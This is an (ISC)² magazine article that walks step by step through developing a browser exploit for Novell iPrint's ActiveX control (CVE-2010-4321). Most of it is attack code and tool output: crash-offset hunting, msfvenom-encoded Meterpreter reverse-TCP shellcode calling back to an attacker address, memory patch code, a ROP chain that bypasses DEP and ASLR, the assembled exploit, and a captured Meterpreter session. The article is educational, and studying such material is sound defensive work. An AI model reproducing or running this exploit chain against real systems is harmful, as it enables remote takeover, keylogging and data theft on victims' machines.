(ISC)² MEMBER AND AUTHOR MANU CARUS DIVES DEEP INTO MALWARE DEVELOPMENT.

AN EXPLOIT IS BORN

CYBER CRIME is a constant guest in daily news. Society has gotten used to hacker attacks, data theft, espionage and international affairs, but only a few understand in detail how an attacker succeeds at intruding into a machine. How are hackers working, thinking, tricking? How do they turn a weakness into an attack?

A clear comprehension of how an exploit works is essential to proper mitigation techniques. How does a hacker take over control? Don't the OS protection mechanisms take effect? Which problems come up at runtime? How can a hacker surf around those stumbling blocks?

A word of warning: this is a highly technical explanation based on a real vulnerability.

Photograph by iStock

IT ALL STARTS WITH A WEAKNESS...

Most exploits take advantage of a situation that the programmer hasn't anticipated—one that eventually leads to a crash. Let's illustrate a simple stack-based overflow in Novell's iPrint ActiveX control (CVE-2010-4321) and flood the "printer name" parameter of the vulnerable "GetDriverSettings()" function with a cyclic pattern of 1.000 bytes *(See Listing 1)*.

LISTING 1

```
<html>
  <object classid='clsid:36723F97-7AA0-11D4-8919-FF2D71D0D32C' id='target'>
  </object>
  <script >
    ret='';
    ret+='Aa0Aa1Aa2Aa3Aa4.....Bg8Bg9Bh0Bh1Bh2B'; // cyclic pattern of 1000 bytes
    arg1 = 'printer';
    arg2 = 'realm';
    arg3 = 'user';
    arg4 = 'pass';
    target.GetDriverSettings(ret,arg2,arg3,arg4);
  </script>
</html>
```

At runtime, Internet Explorer will crash *(See Listing 2)*.

LISTING 2


```
(9b0.b90): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=03007654 ebx=00000000 ecx=41357841 edx=0361b808 esi=00000014 edi=020df208
eip=41397841 esp=020df21c ebp=020df2b0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
41397841 ??              ???

0:008> dd esp L1
020df21c  36794135
```

The EIP register is set to 0x41397841, which is equivalent to "Ax9A," and ESP points to 0x36794135 ("5Ay6") at the top of the stack. These values are part of the injected cyclic pattern and thus within our control. Analyzing the cyclic pattern shows that EIP has been set to the 4-byte value at offset 717 of our pattern, and ESP points to offset 737 into our pattern *(See Listing 3)*.

Our exploit strategy is to place shellcode at offset 737 (which is the top of the stack at runtime) and overwrite the saved EIP pointer at offset 717 with the address of a RETN instruction. This will take the first value from the stack, i.e., where ESP actually points to, into EIP, thus starting to process the shellcode at offset 737.

LISTING 3

```
0:008> !py mona po 41397841
 - Pattern Ax9A (0x41397841) found in cyclic pattern at position 717

0:008> !py mona po 36794135
 - Pattern 5Ay6 (0x36794135) found in cyclic pattern at position 737
```



```
+-------+-----------------+-------+-----------+-------+
| junk1 | address of RETN | junk2 | shellcode | junk3 |
+-------+-----------------+-------+-----------+-------+
        ^                         ^                   ^
        | saved EIP ptr           | ESP               |
       717                       737                1000
```

GETTING INTO CONTROL

We have control over two important registers now. The instruction pointer (EIP) and the stack pointer (ESP) have been set to predetermined values. The cyclic pattern was useful to pinpoint the exact position of these values inside the injected buffer. Now that we know where data will become code at runtime, we can make a plan of action.

Let's set

- junk1 to "X...X" (717 chars)
- the saved EIP pointer to "AAAA"
- junk2 to "Y...Y" (16 chars)
- ESP to "BBBB"
- junk3 to "Z...Z" (259 chars)

and see what's on in memory *(See Figure 1)*.

Interesting. We're not in full control, and some parts of the buffer will be overwritten at runtime:


- 0x020def3b: start of our buffer
- 0x020df0fc: 8 bytes at offset 449 (1C1h) overwritten with string "Windows\x00"
- 0x020df104: 256 bytes of our buffer
- 0x020df204: 4 bytes overwritten with "ff ff ff ff"
- 0x020df208: saved EIP pointer ("AAAA")
- 0x020df20c: 16 bytes of our buffer
- 0x020df21c: poi(ESP) ("BBBB")
- 0x020df220: 220 bytes of our buffer

Since we're rather interested in offsets than in memory addresses, let's take a closer look at the buffer offsets:

- 0..1C0: unmodified! (449 bytes)
- 1C1..1C8: *corrupted* (8 bytes)
- 1C9..2C8: unmodified! (256 bytes)
- 2C9..2CC: *corrupted* (4 bytes)
- 2CD..3C0: unmodified! (244 bytes)
- 3C1..3E7: *corrupted* (39 bytes)

So there are three blocks available to place shellcode (449 + 256 + 244 bytes).

FIGURE 1



CHECKING PAYLOAD SIZES

The term “payload” refers to the malicious part of the buffer (sorting out all the prepended junk characters like “XXXX,” “YYYY” and “ZZZZ,” which are just required to adjust the buffer to the correct offsets for overwriting EIP and ESP and to the correct length to trigger the vulnerability). Payloads usually contain shellcode to download a trojan, to install a rootkit or to steal credentials.

Shellcode is a series of bytes to be executed at runtime within the vulnerable process. In many cases, shellcode will create a reverse shell to the attacker’s machine in order to control the victim’s machine remotely. For instance, Metasploit’s Meterpreter reverse TCP payload requires 281 bytes of buffer space *(See Listing 4)*.

LISTING 4

```
root@kali:~# msfvenom --payload windows/meterpreter/reverse_tcp --payload-options

       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 281
       Rank: Normal
```

We could place that payload at the beginning of the buffer (offset 0). When the shellcode at offset 737 gets executed at runtime, we can simply jump back and proceed with the payload.

CHECKING FOR BAD CHARACTERS

If you tried this, the exploit would fail. More precisely, the whole buffer would be cut off at runtime due to the first occurrence of a null byte (\x00). Because we're injecting shellcode in the form of a string parameter ("printer name"), we must not use null bytes, because a null byte terminates a string and thus cuts off the exploit code to be injected.

Are there any other illicit byte values, so-called "bad characters"? To find out, we create a new buffer of 255 consecutive byte values (1, ..., 255) and inject them throughout the vulnerable function *(See Listing 5)*.

LISTING 5

```
bytearray = unescape("%01%02%03%04%05%06%07...%f8%f9%fa%fb%fc%fd%fe%ff");
junk='';
for( counter=0; counter<=1000-bytearray.length; counter++) junk+="A";
payload=bytearray+junk;
target.GetDriverSettings(payload,'realm','user','pass');
```

A comparison in memory reveals which byte values are causing trouble *(See Listing 6)*.

LISTING 6

```
0:008> !py mona compare -f "C:\logs\iexplore\bytearray.bin" -a 0x020def3b
0x020def3b | [+] Comparing with memory at location : 0x020def3b (Stack)
0x020def3b | Only 228 original bytes of 'normal' code found.
0x020def3b | Possibly bad chars: 80 82 83 84 85 86 87 88 89 8a 8b 8c 8e 91 92 93
94 95 96 97 98 99 9a 9b 9c 9e 9f
```

Mona is an exploit writer's Swiss army knife. It identifies woooo, a lot of bad characters: 28 byte values that become corrupted at runtime. We need to inject shellcode that contains not even one of those show-stoppers.

ENCODING THE PAYLOAD

To do so, we need to encode our shellcode.

Encoders transform the original shellcode into a series of bytes while avoiding the output of bad characters. At runtime, a decoder is placed at the start of the shellcode, which reverses the process of encoding, decodes the shellcode in place, then executes the restored shellcode. Let's encode our shellcode with the popular pentest toolkit Metasploit *(See Listing 7)*.

The ouput buf[] contains neither null bytes nor any other illicit byte values, so we can be sure that this buffer will be injected successfully at runtime. However, encoding comes at a price. With 624 bytes in length, the encoded shellcode requires much more space in the buffer than the non-encoded shellcode (281 bytes).

PATCHING THE CORRUPTED BYTES

Looking back at our buffer in memory, we see that there are 449 + 8 + 256 = 713 bytes of

LISTING 7

```
root@kali:~# msfvenom --payload windows/meterpreter/reverse_tcp --arch x86
--platform Windows --format c --encoder x86/alpha_mixed --bad-chars
'\x00\x80\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8e
\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9e\x9f' lhost=192.168.2.108
lport=4444
x86/alpha_mixed succeeded with size 624 (iteration=0)
unsigned char buf[] =
"\x54\x5e\xda\xd8\xd9\x76\xf4\x5d\x55\x59\x49\x49\x49\x49\x49"
...
"\x46\x63\x45\x7a\x4e\x78\x43\x41\x41";
```

space at the beginning of our buffer, while 8 bytes get corrupted at runtime:

```
  0..1C0: unmodified! (449 bytes)
1C1..1C8: *corrupted* (  8 bytes) overwritten with "Windows\x00"
1C9..2C8: unmodified! (256 bytes)
```


That means we have to fix the corrupted bytes at offset 1C1..1C8 at runtime, right before executing the shellcode. Assuming that we have control over ESP, we can use the ECX register to compute the offset to 1C1 and patch the corrupted bytes in memory at 1C1..1C4 with a MOV instruction, then increase ECX by 4 bytes and patch the offsets 1C5..1C8 in memory with a second MOV instruction *(See Listing 8)*.

LISTING 8

```
metasm > push esp
"\x54"
metasm > pop ecx
"\x59"
metasm > add ecx,-170h  # ESP – start of buffer – offset to corruption (1C1h)
"\x81\xc1\x90\xfe\xff\xff"
metasm > mov dword ptr [ecx], ????????h
"\xc7\x01\x??\x??\x??\x??"
metasm > inc ecx
"\x41"
metasm > inc ecx
"\x41"
metasm > inc ecx
"\x41"
metasm > inc ecx
"\x41"
metasm > mov dword ptr [ecx], ????????h
"\xc7\x01\x??\x??\x??\x??"
```

When manually crafting assembler instructions like this, we have to be very careful to produce code that does not contain any bad characters. Remember: We inject code as data, and there are 28 bad characters to avoid. An attacker has to choose the proper instructions carefully, and in case of doubt, to replace instructions with bad characters by equivalent instructions *without* bad characters!

With the patch code being 24 bytes in length, our buffer will look like this:



Which bytes do we need to patch now? Which values do we have to set in place?

With the buffer being corrupted at offset 449, we need to subtract the length of the preceding patch code in order to compute the offset to the original bytes of the Meterpreter shellcode to be restored at runtime, i.e., the original Meterpreter shellcode bytes are located at offset 1C1h – 18h = 1A9h = 425.

Opening the Meterpreter shellcode in a binary editor *(Figure 2)* reveals these bytes we need to patch *(See Listing 9)*.

LISTING 9

```
metasm > mov dword ptr [ecx], 4b70694fh
"\xc7\x01\x4f\x69\x70\x4b"
metasm > mov dword ptr [ecx], 4c656b4fh
"\xc7\x01\x4f\x6b\x65\x4c"
```

BYPASSING DEP AND ASLR


Now, we're ready to piece together the exploit. Just one more thing: Modern operating systems prevent code execution by an effective combination of DEP and ASLR.

- Data Execution Prevention (DEP) marks memory pages as either "executable" or "non-executable." Data on the stack is not executable. Without further ado, we cannot simply jump to the injected shellcode on the stack and let go. But, times have changed….
- Address Space Layout Randomization (ASLR) randomizes the base addresses of the executable's code modules (EXE and DLLs). With this protection in place, it's not possible to use static memory addresses in the exploit code, since the modules will be loaded to different addresses every time the process is executed.

So, to execute shellcode, we need to bypass DEP and ASLR.

A popular way to bypass ASLR simply is to look for modules that are not ASLR-aware. Developers need to enable ASLR at compile time, so while most executables rely heavily on DLLs, there might be a good chance that you'll find a loaded module at runtime, which does not support ASLR.

FIGURE 2



REFERENCES

CVE-2010-4321
http://www.cvedetails.com/cve/CVE-2010-4321/

Corelan Exploit Tutorials
https://www.corelan.be/index.php/articles/

Metasploit's Meterpreter
https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

mona
http://bit.ly/monamanual

EMET
https://support.microsoft.com/en-us/kb/2458544

Manu Carus
http://www.manufaktur-it.de/
mailto:manu.carus@manufaktur-it.de
(GPG: BD9584A8)

Deep Dive: The Development of an Exploit
http://amzn.com/3738620095

We use mona again to identify non-ASLR modules *(See Listing 10)*.

Mona identifies, among others, nipplib.dll, which is part of the vulnerable Novell application.

This means that if we use memory addresses between 0x5c000000 and 0x5c189000, we can be sure that these addresses will never change, despite ASLR. Those addresses are "reliable."

We need reliable addresses to bypass DEP, because to execute shellcode, we need to mark the injected shellcode as "executable" to the operating system.

There are different techniques to make data executable. One is through the call of VirtualProtect(), a Windows API function that sets the access level of a given area of memory to "executable." But how can we call this API function if we cannot execute code? This hen-and-egg problem can be solved by a technique called "Return-Oriented Programming" (ROP).

When we execute a RETN instruction, the address on top of the stack moves into the instruction pointer EIP, and it adjusts the stack pointer. The CPU processes all instructions until it meets the next RETN instruction, pops the next address into EIP, and so on. With this technique, it's possible to execute chunks of code in memory (a so-called "gadget"), return to the stack, execute another gadget, and so on. You just have to look for a series of gadgets in memory that push the appropriate parameter values for VirtualProtect() to the stack, and then return to the start address of VirtualProtect() to unlock code execution for our shellcode.

That's why we need reliable addresses: to identify gadgets and place their memory addresses onto the stack.

LISTING 10

```
0:008> !py mona modules -cm aslr=false,rebase=false
--------------------------------------------------------------------------------
Base         | Top          | Size         | Rebase | ASLR  | Version, Module, Path
--------------------------------------------------------------------------------
 ...
 0x5c000000 | 0x5c189000 | 0x00189000 | False  | False | 5.5.2.0 [NIPPLIB.DLL]
...
```

LISTING 11

```
0:008> !py mona rop -m nipplib.dll -cpb
'\x00\x80\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8e
\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9e\x9f'
Register setup for VirtualProtect() :
--------------------------------------------
 EAX = ptr to &VirtualProtect()
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      0x5c0bcf4f,  #  POP EBP # RETN [NIPPLIB.DLL]
      0x5c0bcf4f,  #  skip 4 bytes [NIPPLIB.DLL]
      0x5c0529f8,  #  POP EAX # RETN [NIPPLIB.DLL]
      0xfffffdff,  #  Value to negate, will become 0x00000201
      0x5c080337,  #  NEG EAX # RETN [NIPPLIB.DLL]
      0x5c08d949,  #  XCHG EAX,EBX # RETN [NIPPLIB.DLL]
      0x5c06dc78,  #  POP EAX # RETN [NIPPLIB.DLL]
      0xffffffc0,  #  Value to negate, will become 0x00000040
      0x5c09cfd3,  #  # NEG EAX # RETN [NIPPLIB.DLL]
      0x5c06a72a,  #  XCHG EAX,EDX # RETN 0x00 [NIPPLIB.DLL]
      0x5c0b6cfd,  #  POP ECX # RETN [NIPPLIB.DLL]
      0x5c128f4e,  #  &Writable location [NIPPLIB.DLL]
      0x5c09c8ce,  #  POP EDI # RETN [NIPPLIB.DLL]
      0x5c075142,  #  RETN (ROP NOP) [NIPPLIB.DLL]
      0x5c0766bf,  #  POP ESI # RETN [NIPPLIB.DLL]
      0x5c01bbc0,  #  JMP [EAX] [NIPPLIB.DLL]
      0x5c06dc78,  #  POP EAX # RETN [NIPPLIB.DLL]
      0x7e72121c,  #  ptr to &VirtualProtect() [IAT SXS.DLL]
      0x5c0839ac,  #  PUSHAD # RETN [NIPPLIB.DLL]
      0x5c09beeb,  #  ptr to 'push esp # ret ' [NIPPLIB.DLL]
    ].flatten.pack("V*")
```


BUILDING A ROP CHAIN

Luckily, mona does a great job finding the required gadgets. Run mona on the non-ASLR module nipplib.dll, and avoid all the bad characters we must not use *(See Listing 11)*.

The output is a so-called ROP chain: a series of gadgets represented by an array of memory addresses. Before processing this ROP chain, our exploit isn't yet able to execute code, but it can pop the first address of the ROP chain into EIP and execute the gadget (because the gadget's code is executable!), then return to the next gadget, and so on, up to the return into VirtualProtect(). From then on, our shellcode is executable, because one of the parameters refers to the address of the shellcode in memory, marking it as "executable" by the call to VirtualProtect().

JUMPING BACK

All we have to do now is to jump back to the start of the buffer and let go.



To find the correct jump offset, one has to process the ROP chain and compute the difference between the current instruction pointer EIP and the start of the buffer in memory, which in this case is 331h *(See Listing 12)*.

So the overall exploit code is summarized in Listing 13.

LISTING 12

```
root@kali:~# /usr/share/metasploit-framework/tools/metasm_shell.rb
metasm > jmp $-331h
"\xe9\xca\xfc\xff\xff"
```

PWN

Running the exploit will start a Meterpreter session on the attacker's machine *(See Listing 14)*.

PWN!

The attacker has full control over the victim's machine now! Meterpreter supports keylogging, screenshots, uploading, privilege escalation, process hiding and many more features. A nice shell within which to have a fling!


MANU CARUS *is an (ISC)² member in Germany and the author of the book* Deep Dive: The Development of an Exploit. *This article is an adaptation of concepts from within that book that tries to explain how hackers work, think and trick.*

LISTING 13

```
payload = patchcode + shellcode + junk1 + eip + junk2 + rop_chain + jmp_back +
        junk3;
target.GetDriverSettings(payload,dummy,dummy,dummy);

// with:

patchcode = "";
patchcode += "\x54";                        // push esp
patchcode += "\x59";                        // pop ecx
patchcode += "\x81\xc1\x90\xfe\xff\xff";    // add ecx,-170h
patchcode += "\xc7\x01\x4f\x69\x70\x4b";    // mov dword ptr [ecx], 4b70694fh
patchcode += "\x41";                        // inc ecx
patchcode += "\x41";                        // inc ecx
patchcode += "\x41";                        // inc ecx
patchcode += "\x41";                        // inc ecx
patchcode += "\xc7\x01\x4f\x6b\x65\x4c";    // mov dword ptr [ecx], 4c656b4fh

shellcode = ""; // meterpreter reverse tcp, encoded, 624 bytes
shellcode += "\x54\x5e\xda\xd8\xd9\x76\xf4\x5d\x55\x59\x49\x49\x49\x49\x49";
...
shellcode += "\x46\x63\x45\x7a\x4e\x78\x43\x41\x41";

junk1 = '';
for (counter=0; counter < 717 - shellcode.length; counter++) junk1 += 'X';

eip = "\x42\x51\x07\x5c"; // RETN at 0x5c075142 (little endian)

junk2 = '';
for (counter=0; counter < (737 - 717 - eip.length); counter++) junk2 += 'Y';

rop_chain =                                 // [NIPPLIB.DLL]
       littleEndian("\x5c\x0b\xcf\x4f")  +  // #  POP EBP # RETN
       littleEndian("\x5c\x0b\xcf\x4f")  +  // #  skip 4 bytes
       littleEndian("\x5c\x05\x29\xf8")  +  // #  POP EAX # RETN
       littleEndian("\xff\xff\xfd\xff")  +  // #  value to negate (0x00000201 )
       littleEndian("\x5c\x08\x03\x37")  +  // #  NEG EAX # RETN
       littleEndian("\x5c\x08\xd9\x49")  +  // #  XCHG EAX,EBX # RETN
       littleEndian("\x5c\x06\xdc\x78")  +  // #  POP EAX # RETN
       littleEndian("\xff\xff\xff\xc0")  +  // #  Value to negate (0x00000040 )
       littleEndian("\x5c\x09\xcf\xd3")  +  // #  NEG EAX # RETN
       littleEndian("\x5c\x06\xa7\x2a")  +  // #  XCHG EAX,EDX # RETN 0x00
       littleEndian("\x5c\x0b\x6c\xfd")  +  // #  POP ECX # RETN
       littleEndian("\x5c\x12\x8f\x4e")  +  // #  &writable location
       littleEndian("\x5c\x09\xc8\xce")  +  // #  POP EDI # RETN
       littleEndian("\x5c\x07\x51\x42")  +  // #  RETN (ROP NOP)
       littleEndian("\x5c\x07\x66\xbf")  +  // #  POP ESI # RETN
       littleEndian("\x5c\x01\xbb\xc0")  +  // #  JMP [EAX]
       littleEndian("\x5c\x06\xdc\x78")  +  // #  POP EAX # RETN
       littleEndian("\x7e\x72\x12\x1c")  +  // #  ptr to &VirtualProtect()
       littleEndian("\x5c\x08\x39\xac")  +  // #  PUSHAD # RETN
       littleEndian("\x5c\x09\xbe\xeb");    // #  ptr to 'push esp # ret '

jmp_back = "\xe9\xa0\xfc\xff\xff";    // jmp $-331h

junk3 = '';

for (counter=0; counter < (1000 - shellcode.length - junk1.length - eip.length -
junk2.length - rop_chain.length - jmp_back.length); counter++) junk3 += 'Z';
```

LISTING 14

```
root@kali:~# msfconsole -x "use exploit/multi/handler; set payload windows/
meterpreter/reverse_tcp; set lhost 192.168.2.108; set lport 4444; exploit;"
[*] Starting the Metasploit Framework console...
...
payload => windows/meterpreter/reverse_tcp
lhost => 192.168.2.108
lport => 4444
[*] Started reverse handler on 192.168.2.108:4444
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.2.108:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.2.116
[*] Meterpreter session 1 opened (192.168.2.108:4444 -> 192.168.2.116:1085) at 2015-02-06
11:38:54 +0100
meterpreter >
```



(ISC)² Security Congress Recorded Sessions

Earn CPEs from these sessions!

Visit our ThinkTank webinar channel and check out these three full length sessions:

- Threat Modeling: Lessons from Star Wars
  Adam Shostack, Author
- DDoS: Barbarians at the Gate(way)
  Dave Lewis, CISSP, Global Security Advocate, Akamai Technologies
- Guest to Root - How to Hack Your Own Career Path and Stand Out
  Javvad Malik, CISSP, CIAC, GWAPT, Security Advocate, AlienVault

GET STARTED

(ISC)²® INSPIRING A SAFE AND SECURE CYBER WORLD.